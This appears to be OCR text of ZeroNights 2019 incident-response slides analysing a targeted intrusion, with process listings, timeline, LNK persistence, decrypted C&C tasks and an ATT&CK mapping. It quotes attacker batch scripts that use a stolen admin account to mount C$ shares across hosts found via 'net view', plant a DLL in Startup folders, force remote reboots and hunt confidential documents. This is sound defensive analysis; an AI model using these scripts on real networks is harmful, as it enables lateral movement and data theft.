
The customer identified suspicious processes in several workstations

- They were establishing connections with Dropbox and an unknown http resource
- Network resources were specified as command line arguments



```
rundll32.exe (3152)      "C:\WINDOWS\system32\rundll32.exe" acrord32.dll,Open
  cscript.exe (5212)     C:\WINDOWS\System32\cscript.exe C:\Temp\logonv6.vbs
  rundll32.exe (5424)    "C:\WINDOWS\system32\rundll32.exe" nupdate.dll,Open POST dropbox;[redacted]
  rundll32.exe (3272)    "C:\WINDOWS\system32\rundll32.exe" nupdate.dll,Open POST http://[redacted]
```

Case#2 | Workstation intrusion scenario



172.16.x.y
adm_Ivan

logon

reboot was initiated

WS1512
Kristina

AcroRd32.dll

Kristina
logged off

Kristina
logged on

Set of malware
related files

data
exfiltration

x.09.2017
13:17:43

x.09.2017
13:19:39

x.09.2017
13:22:40


x.09.2017
13:22:49

x.09.2017
13:37:31

x.09.2017
13:37:41

x.09.2017
13:38:45

Case#2 | Compromised user adm_Ivan




Case#2 | Malware persistence

Modified

- Desktop
- Start menu/programs
- Quick launch
- User pinned/task bar

LNKs



rundll32.exe

appname.dll

↓

appname.cpl [original LNK name]

↓

original.lnk [original LNK]

Launches original App

One note:

We didn’t find any self-installation code in the malware located in the systems

So, we didn’t know who and how LNKs were modified

Case#2 | We still had questions

- Who installed malware and how
- What actions were performed on the systems
- How user account “adm_Ivan” was compromised


analysis

- Systen
- It uses … nsport
- The m … y
- The m
  - Exe
  - Lau
  - Rea
  - Sea …)
- The Ba … nloader)

Case#2 | Exfiltration

The Backdoor maintains exfiltrated files' metadata

- Exfiltration timestamp
- File MD5
- File size



```
00000000:  01 00 00 00-50 1E 1F [redacted]-[redacted] 00 00  ☺ [redacted]
00000010:  52 14 D9 [redacted]                               R¶┘[redacted]
00000020:  01 00 00 00-20 C0 2F [redacted]-[redacted] 00 00  ☺ [redacted]
00000030:  79 45 83 [redacted]                               yEâ[redacted]
00000040:  01 00 00 00-F0 43 45 [redacted]-[redacted] 00 00  ☺ [redacted]
00000050:  A4 A5 7A [redacted]                               ñÑz[redacted]
00000060:  01 00 00 00-C0 E5 55 [redacted]-[redacted] 05 00  ☺ [redacted]
00000070:  BD 39 C5 [redacted]                               ╜9┼[redacted]
00000080:  01 00 00 00-80 B3 6D [redacted]-[redacted] 00 00  ☺ [redacted]
00000090:  7C A4 32 [redacted]                               |ñ2[redacted]
```


ZERO NIGHTS 2019 EDITION

Tasks from C&C

- Tasks are deflated and RC4 encrypted
- RC4-key is encrypted with RSA public key
- RSA private key hardcoded in the malware

⇩

We can recover task definitions



Case#2 | Tasks | Infect

```
<TASK persistent="0"><File> <RUN timeout="300000" wait="1" path="" cmdline=" \
   cmd.exe /c net use \\WS6155\C$ <pwd> /USER:DOM\adm_Ivan" />
</File></TASK>
```

```
<TASK persistent="0"><File>
   <PUT path="\\WS6155\C$\Users\<usr>\AppData\Roaming\Upd64.dll" rewrite="1" />
</File></TASK>
```

```
<TASK persistent="0"><File>
   <PUT path="\\WS6155\C$\Users\<usr>\AppData\Roaming\Microsoft\Windows\
       Start Menu\Programs\Startup\Upd64.bat" rewrite="1" />
</File></TASK>
```

Upd64.bat

```
cd "C:\Users\<usr>\AppData\Roaming\"
start /B rundll32.exe "C:\Users\<usr>\AppData\Roaming\Upd64.dll",Open
exit
```

```
<TASK persistent="0"><File> <RUN timeout="300000" wait="1" path="" cmdline=" \
   cmd.exe /c shutdown -r -f -m \\WM6155 -t 0" />
</File></TASK>
```

Case#2 | Tasks | Install

```
<TASK persistent="0" OS="win"><File>
   <PUT path="\\?\%TEMP%\run.dll" rewrite="1" />
</File></TASK>
```

```
<TASK persistent="0" OS="win"><File>
   <PUT path="\\?\%TEMP%\LUpdate.dll" rewrite="1" />
</File></TASK>
```

```
<TASK persistent="0" OS="win"><File> <RUN timeout="300000" wait="1" path="" cmdline=" \
   %WINDIR%\System32\rundll32.exe %TEMP%\LUpdate.dll,Open
      -install %TEMP%\run.dll -all -ignore browser.exe pn.exe pnagent.exe" />
</File></TASK>
```

Case#2 | Tasks | Search

```
<TASK persistent="0" OS="win"><File>
   <FIND mask="pdf" subdir="1" get="1" path="\\?\%USERPROFILE%\Recent" … />
   <FIND mask="doc;docx" subdir="1" get="1" path="\\?\%APPDATA%\Microsoft\Office\Recent" …/>
   <FIND mask="pdf" subdir="1" get="1" path="\\?\%APPDATA%\Microsoft\Windows\Recent" … />
</File></TASK>
```

```
<TASK persistent="1"><File>
   <FIND mask="doc;docx" subdir="1" get="1" path="\\?\%USERPROFILE%\Recent"
      maxsize="350000" ignore_temp="1" older="60"
      context="confidential" />
</File> </TASK>
```

Case#2 | Tasks | The last straw

```
<TASK persistent="0"><File>
<PUT path="\\?\C:\Users\<usr>\AppData\Roaming\Viewer.dll" rewrite="1" />
</File></TASK>
```

run.bat

```
FOR /F "tokens=1,2* skip=3 delims= " %%i in ('net view') DO install.bat %%i
```

install.bat

```
net use %1\C$ <pwd> /USER:DOM\adm_Ivan
FOR /F "tokens=1,2* delims= " %%i in ('dir %1\C$\Users /B') do \
   @copyfiles.bat %1 %%i
```

copyfiles.bat

```
copy Viewer.dll "%1\C$\Users\%2\AppData\Roaming\Viewer.dll"
copy start.bat "%1\C$\Users\%2\AppData\Roaming\Microsoft\Windows\Start Menu\
               Programs\Startup\start.bat"
```


start.bat

```
start /B rundll32.exe %USERPROFILE%\AppData\Roaming\Viewer.dll,Open
```

Case#2 | Tasks | The last straw

Viewer.dll


- Registers new extensions doc**X**, xls**X**, ppt**X**, d**O**c, **X**ls, **P**pt, **P**df, j**P**g, r**A**r, t**X**t
- Assigns them icons which belong to original extensions



Viewer.Document.doc
DefaultIcon
shell

Value	Type	Data
(default)	REG_SZ	C:\Windows\Installer\{90140000-0011-0000-1000-0000000FF1CE}\wordicon.exe,1

- Sets itself as a default application for files with the new extensions



Viewer.Document.doc
DefaultIcon
shell
open
command

Value	Type	Data
(default)	REG_SZ	"rundll32.exe" "C:\Temp\Viewer.dll",Open "%1"

Case#2 | Results

Definitely a targeted customer attack

- ⊕ Exfiltrated data was partially identified
- ⊕ Control over communication channel allowed us to inform the customer immediately about intruder activities
- ⊕ Fully disclosed workstation intrusion and malware persistence techniques used
- ⊕ Got a lot of IoCs
- ⊖ Initial attack vector is unknown
- ⊖ How and when “adm_Ivan” was compromised remains unknown

Case#2 | Lessons learned

- Attacks can remain active for several years
- …even without using new techniques and tactics
- If we have the opportunity, we should dig deeper inside malware and monitor how it is used by intruders
- Again, no limits to the customer’s security improvement

ZERO NIGHTS 2019 EDITION

MITRE ATT&CK

Knowledge base of adversary tactics and techniques based on real-world observations

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Spearphishing Attachment	CMSTP	Component Object Model Hijacking	DLL Search Order Hijacking	CMSTP	Brute Force	Account Discovery	Pass the Hash	Data from Local System	Data Compressed	Commonly Used Port
Spearphishing Link	Command-Line Interface	Create Account	Hooking	Component Object Model Hijacking	Credential Dumping	File and Directory Discovery	Remote Desktop Protocol	Data from Network Shared Drive	Data Encrypted	Connection Proxy
Valid Accounts	Execution through API	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Credentials in Files	Network Service Scanning	Remote File Copy	Data from Removable Media	Exfiltration Over Command and Control Channel	Data Encoding
	Graphical User Interface	Hidden Files and Directories	Process Injection	Disabling Security Tools	Exploitation for Credential Access	Network Share Discovery	Remote Services	Input Capture		Remote Access Tools
	LSASS Driver	Hooking	Scheduled Task	DLL Search Order Hijacking	Hooking	Network Sniffing	Windows Admin Shares	Screen Capture		Remote File Copy
	PowerShell	LSASS Driver	Valid Accounts	File Deletion	Input Capture	Peripheral Device Discovery				Standard Application Layer Protocol
	Regsvr32	New Service	Web Shell	Hidden Files and Directories	Network Sniffing	Permission Groups Discovery				
	Rundll32	Registry Run Keys / Startup Folder		Masquerading		Process Discovery				
	Scheduled Task	Scheduled Task		Modify Registry		Query Registry				
	Scripting	Shortcut Modification		Obfuscated Files or Information		Remote System Discovery				
	Service Execution	Valid Accounts		Process Injection		Security Software Discovery				
	Signed Binary Proxy Execution	Web Shell		Regsvr32		System Information Discovery				
	User Execution			Rundll32		System Network Configuration Discovery				
	Windows Management Instrumentation			Scripting		System Network Connections Discovery				
				Signed Binary Proxy Execution		System Owner/User Discovery				
				Software Packing		System Service Discovery				
				Valid Accounts						

https://attack.mitre.org/


ATT&CK matrix from case#2

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
	Command-Line Interface	Change Default File Association		Deobfuscate/Decode Files or Information		Account Discovery	Remote File Copy	Automated Collection	Automated Exfiltration	Data Encoding
